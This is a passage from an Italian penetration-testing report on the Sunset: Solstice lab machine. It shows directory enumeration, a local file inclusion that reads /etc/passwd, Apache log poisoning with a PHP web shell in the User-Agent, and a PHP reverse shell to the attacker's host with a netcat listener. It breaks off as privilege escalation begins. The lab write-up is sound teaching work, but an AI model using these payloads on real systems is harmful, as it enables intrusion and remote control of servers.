- La versione di Apache 2.4.38 è obsoleta

Sia Owasp Zap che Nikto2 confermano le stesse vulnerabilità web.

5.3.3 Dirb e Gobuster

I primi tool utilizzati sono due web content scanner, Dirb e Gobuster , i quali sono in grado di fornire una visuale completa di ciò che il sito espone erroneamente agli utenti non autorizzati, elencando tutte le directory e i file trovati. Utilizziamo il comando:

dirb http://10.0.2.4

```
(root@kali)~[~]
# dirb http://10.0.2.4

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jun 25 06:49:28 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.4/ —
⇒ DIRECTORY: http://10.0.2.4/app/
⇒ DIRECTORY: http://10.0.2.4/backup/
+ http://10.0.2.4/index.html (CODE:200|SIZE:296)
⇒ DIRECTORY: http://10.0.2.4/javascript/
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)

— Entering directory: http://10.0.2.4/app/ —
(!) WARNING: All responses for this directory seem to be CODE = 403.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.4/backup/ —
(!) WARNING: All responses for this directory seem to be CODE = 403.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.0.2.4/javascript/ —
⇒ DIRECTORY: http://10.0.2.4/javascript/jquery/

— Entering directory: http://10.0.2.4/javascript/jquery/ —
+ http://10.0.2.4/javascript/jquery/jquery (CODE:200|SIZE:271809)

END_TIME: Tue Jun 25 06:49:37 2024
DOWNLOADED: 14037 - FOUND: 3
```

Figura 14: Risultato comando dirb

Per quanto riguarda invece gobuster, lo installiamo con il comando:

sudo apt install gobuster

Una volta installato, digitiamo il seguente comando:

**gobuster dir -u http://10.0.2.4 -x html,txt,php,bak
-w/usr/share/wordlists/dirb/common.txt**

dove:

- **dir**: indica che viene utilizzata la classica modalità di directory brute-forcing;
- **-u**: indica l'URL su cui effettuare la scansione;
- **-x**: indica le estensioni di nostro interesse;
- **-w**: indica la wordlist da utilizzare.

```
(root@kali)-[~]
# gobuster dir -u http://10.0.2.4 -x html,txt,php,bak -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.4
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 273]
/.hta.html (Status: 403) [Size: 273]
/.hta (Status: 403) [Size: 273]
/.hta.txt (Status: 403) [Size: 273]
/.htaccess (Status: 403) [Size: 273]
/.hta.php (Status: 403) [Size: 273]
/.hta.bak (Status: 403) [Size: 273]
/.htaccess.html (Status: 403) [Size: 273]
/.htaccess.txt (Status: 403) [Size: 273]
/.htpasswd.php (Status: 403) [Size: 273]
/.htaccess.php (Status: 403) [Size: 273]
/.htpasswd (Status: 403) [Size: 273]
/.htpasswd.bak (Status: 403) [Size: 273]
/.htaccess.bak (Status: 403) [Size: 273]
/.htpasswd.html (Status: 403) [Size: 273]
/.htpasswd.txt (Status: 403) [Size: 273]
/.php (Status: 403) [Size: 273]
/app (Status: 301) [Size: 302] [→ http://10.0.2.4/app/]
/backup (Status: 301) [Size: 305] [→ http://10.0.2.4/backup/]
/index.html (Status: 200) [Size: 296]
/index.html (Status: 200) [Size: 296]
/javascript (Status: 301) [Size: 309] [→ http://10.0.2.4/javascript/]
/server-status (Status: 403) [Size: 273]
Progress: 23070 / 23075 (99.98%)

Finished
```

Figura 15: Risultato comando gobuster

Entrambi riportano lo stesso risultato: non ci sono directory o file interessanti da analizzare e l'unico file a cui abbiamo accesso è index.html. Accedendo a quest'ultima non vi è nulla da esaminare, in quanto riporta alla seguente pagina:




Figura 16: Visita index.html

5.4 Analisi Manuale dell'applicazione web (porta 8593)

Analizzando le varie vulnerabilità evidenziate dalla scansione, si nota che la maggior parte fanno riferimento alla versione di PHP in esecuzione sulle porte 8592 e 54787. Visitando <http://10.0.2.4:54787/> non risulta nulla di interessante.

Invece visitando <http://10.0.2.4:8593/> viene mostrata la seguente pagina:




Figura 21: Pagina della porta 8593

Come si può vedere nella figura sono presenti due link:

- Main Page
- Book List

Il primo link non ci fornisce nulla di interessante. Cliccando il secondo link, cioè “Book List” notiamo che viene aggiunto un parametro GET all’URL.





Figura 22: Analisi Url

Possiamo provare a vedere se l’URL è soggetta alla vulnerabilità **Local File Inclusion (LFI)** il quale permette ad un attaccante di leggere file sul Server e accedere a file che si trovano all’esterno della directory www.

Tramite URL, sfruttando la sequenza “../” che ci permette di salire di un livello nel file system, proviamo a caricare la pagina `/etc/passwd`.

Salendo di 4 livelli nella gerarchia del File System è possibile visualizzare il contenuto del file `/etc/passwd` come evidenziato nella figura sottostante.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin
/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd
Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin
/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:113:Avahi autoip daemon,,:/var/lib/avahi-
autoipd:/usr/sbin/nologin avahi:x:106:117:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:118:/var/lib/saned:/usr/sbin/nologin colord:x:108:119:colord colour management daemon,,:/var/lib/colord:
/usr/sbin/nologin hplip:x:109:7:HPLIP system user,,:/var/run/hplip/bin/false systemd-coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin sshd:x:110:65534:/run/sshd:/usr/sbin/nologin mysql:x:111:120:MySQL Server,,/nonexistent:
/bin/false miguel:x:1000:1000,,:/home/miguel:/bin/bash uidd:x:112:121:/run/uidd:/usr/sbin/nologin smmta:x:113:122:Mail
Transfer Agent,,:/var/lib/sendmail:/usr/sbin/nologin smmsp:x:114:123:Mail Submission Program,,:/var/lib/sendmail:/usr/sbin
/nologin Debian-exim:x:115:124:/var/spool/exim4:/usr/sbin/nologin
```

Figura 23: Risultato file /etc/passwd

La pagina ci visualizza il file /etc/passwd e quindi questo ci conferma la vulnerabilità.

6. Target Exploitation

In questa fase occorre sfruttare le vulnerabilità individuate nelle precedenti fasi per ottenere accesso al target.

Dalla fase di vulnerability Mapping si è scoperto che la macchina target Sunset: Solstice è affetta da una vulnerabilità di Local File Inclusion.

La vulnerabilità di LFI consente di leggere file sul Server. Alcuni dei file presenti sul Server memorizzano azioni compiute da utenti (ad esempio, accessi, visite, etc...). È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti potenzialmente malevoli al Server.

Il prossimo passo sarà passare da un LFI (Inclusione di File Locali) a un RCE (Esecuzione di Codice Remoto) tramite il log poisoning.

Dalle precedenti fasi sappiamo che il servizio Apache è in esecuzione sulla porta 80. Tra i log a cui possiamo accedere c'è /var/log/apache2/access.log. Apriamolo sfruttando la vulnerabilità LFI.




Figura 24: Risultato file /var/log/apache2/access.log

Questo file contiene informazioni su ogni richiesta effettuata al server Apache; infatti, ogni volta che effettuiamo il refresh della pagina, viene registrata una nuova voce. Questo significa che si può intercettare la richiesta, modificare uno dei parametri con codice PHP dannoso e inviarla di nuovo. Poiché il file include il valore dello User Agent, possiamo provare a modificarlo inserendo il codice PHP malevolo.

6.1 Burp Suite

Burp Suite è uno strumento che permette di effettuare diverse operazioni per analizzare la sicurezza delle web application. Una delle sue funzionalità chiave è il "Proxy Interceptor", che consente di intercettare, ispezionare e modificare le richieste e le risposte HTTP tra il client e il server.

Quindi dopo aver aperto il tool Burp Suite, è stata attivata l'intercettazione cliccando su "Interceptor is off". Successivamente, configurate le impostazioni proxy del browser locale e visitata la pagina principale (porta 80), la richiesta è apparsa in Burp Suite, come mostrato nell'immagine successiva.




Figura 25: Richiesta catturata

Modifichiamo il valore di User-Agent per effettuare un command injection attack con il seguente script PHP:

```
<?php system($_GET['cmd']); ?>
```

dove:

- **<?php ... ?>**: Questo è un tag PHP che indica l'inizio e la fine di un blocco di codice PHP.
- **system()**: È una funzione PHP che esegue un comando di sistema fornito come argomento e stampa l'output del comando.
- **\$_GET['cmd']**: È una variabile superglobale di PHP che contiene i dati passati tramite la query string dell'URL (metodo GET). In questo caso, recupera il valore del parametro cmd passato nell'URL.

Quindi questo codice esegue qualsiasi comando di sistema specificato nel parametro 'cmd'. Vediamo che la modifica ha avuto successo in Burpsuite.





Figura 26: Modifica User-Agent

Per essere sicuri che tutto è avvenuto con successo inseriamo nella URL &cmd=id.



```
10.0.2.4:8593/index.php?book=../../../../../../var/log/apache2/access.log&cmd=id
/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.1.192/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.1.162 - - [17/Jun/2020:23:33:15 -0400] "GET /index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:33:29 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:06 -0400] "GET /install/index.php
HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:18
-0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.1.162 - - [17/Jun/2020:23:35:18 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:18 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0
(X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:18 -0400] "GET /install/index.php
HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:35:19
-0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
192.168.1.162 - - [17/Jun/2020:23:35:19 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:38:04 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:38:04 -0400] "GET /icons/openlogo-75.png HTTP/1.1"
200 6040 "http://192.168.1.192/" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun
/2020:23:38:04 -0400] "GET /favicon.ico HTTP/1.1" 200 432558 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:44:20 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:44:52 -0400] "GET /install/index.php HTTP/1.1" 500
185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:44:53 -0400] "GET
/install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - -
[17/Jun/2020:23:47:49 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:47:50 -0400] "GET /install/index.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:48:02 -0400] "GET /config.php HTTP/1.1" 200 203 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0" 192.168.1.162 - - [17/Jun/2020:23:48:20 -0400] "GET
/ HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.1.162 - - [17/Jun/2020:23:48:20 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.0.2.15 - - [03/Jul/2024:05:13:12 -0400] "GET / HTTP/1.1" 200 524 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
10.0.2.15 - - [03/Jul/2024:05:13:12 -0400] "GET / HTTP/1.1" 200 524 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
```

Figura 27: Risultato &cmd=id

Come mostrato dall'output del comando, questo fornisce informazioni sull'utente e sul gruppo con cui il processo PHP è attualmente in esecuzione. Ora possiamo eseguire qualsiasi comando desideriamo.

6.2 Reverse Shell

Il prossimo passo è ottenere una Reverse Shell così da poter ottenere accesso remoto alla macchina. Tra le diverse risorse disponibili, è stato scelto Pentestmonkey[8]. Questo sito è rinomato per le sue cheat sheet, documenti che offrono istruzioni dettagliate e comandi utili su vari argomenti, come ad esempio eseguire attacchi di tipo SQL injection, configurare una reverse shell, manipolare dati in un database e altro ancora. Siamo andati dunque nella sezione Reverse Shell Cheat Sheet.



Figura 28: Pagina per codici per Reverse Shell [9]

Utilizziamo il codice nella sezione PHP per stabilire una connessione TCP all'indirizzo specificato e avviare una shell interattiva.




Figura 29: Codice per ottenere Reverse Shell in PHP

Poiché questo comando sarà eseguito sulla macchina target, è stato specificato che si connetta alla macchina Kali all'indirizzo IP 10.0.2.15 sulla porta 6565:

```
php -r '$sock = fsockopen( "10.0.2.15" , 6565);  
exec( "/bin/sh -i <&3 >&3 2>&3" );'
```

Utilizziamo un URL Encoder per evitare che alcuni caratteri speciali interferiscano con l'interpretazione corretta dell'URL da parte del browser o del server web.

Encode to URL-encoded format
Simply enter your data then push the encode button.

```
php -r '$sock=fsockopen("10.0.2.15",6565);exec("/bin/sh -i <&3 >&3 2>&3");'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.
LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).
☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
php%20-r%20%27%24sock%3Dfsockopen%28%2210.0.2.15%22%2C6565%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%263%22%29%3B%27
```

Figura 30: Risultato URL-Encoder

Prima di eseguire il comando malevolo, poniamo la macchina Kali in ascolto sulla porta 6565 con il seguente comando:

nc -nlvp 6565

```
(root@kali)-[~]
# nc -nlvp 6565
listening on [any] 6565 ...
```

Figura 31: Macchina kali in ascolto sulla porta 6565

Eseguiamo il comando:




Figura 31: Comand injection della Reverse Shell

La connessione avviene con successo.

```
(root@kali)-[~]  
# nc -nlvp 6565  
listening on [any] 6565 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 58822  
/bin/sh: 0: can't access tty; job control turned off  
$
```

Figura 32: Connessione con la macchina target

Utilizziamo questo codice Python per stabilire una shell interattiva che supera i problemi di accesso a tty:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
(root@kali)-[~]  
# nc -nlvp 6565  
listening on [any] 6565 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.9] 58822  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@solstice:/var/tmp/webserver$
```

Figura 33: Connessione con la macchina target

Si ottiene la shell come user www-data.

7. PostExploitation

La fase di post-exploitation inizia quando si è riusciti a ottenere l'accesso alla macchina target. Gli obiettivi principali di questa fase sono due:

1. **Privilege Escalation:** Acquisire ulteriori privilegi all'interno della macchina target, fino a raggiungere i massimi privilegi di accesso (root).
2. **Maintaining Access:** Installare una backdoor che permetta di accedere facilmente alla macchina target in futuro, senza dover ripetere tutte le fasi precedenti.

7.1 Privilege Escalation

Siamo quindi l'utente www-data e ci troviamo nella cartella /var/tmp/webserver.

Possiamo ottenere informazioni relative alla versione del kernel in esecuzione sulla macchina target mediante il comando `uname -r`.

```
www-data@solstice:/var/tmp/webserver$ uname -r
uname -r
4.19.0-8-amd64
www-data@solstice:/var/tmp/webserver$
```

Figura 34: Risultato versione kernel

7.1.1 Approccio 1 – Exploit Locali (Fallimentare)

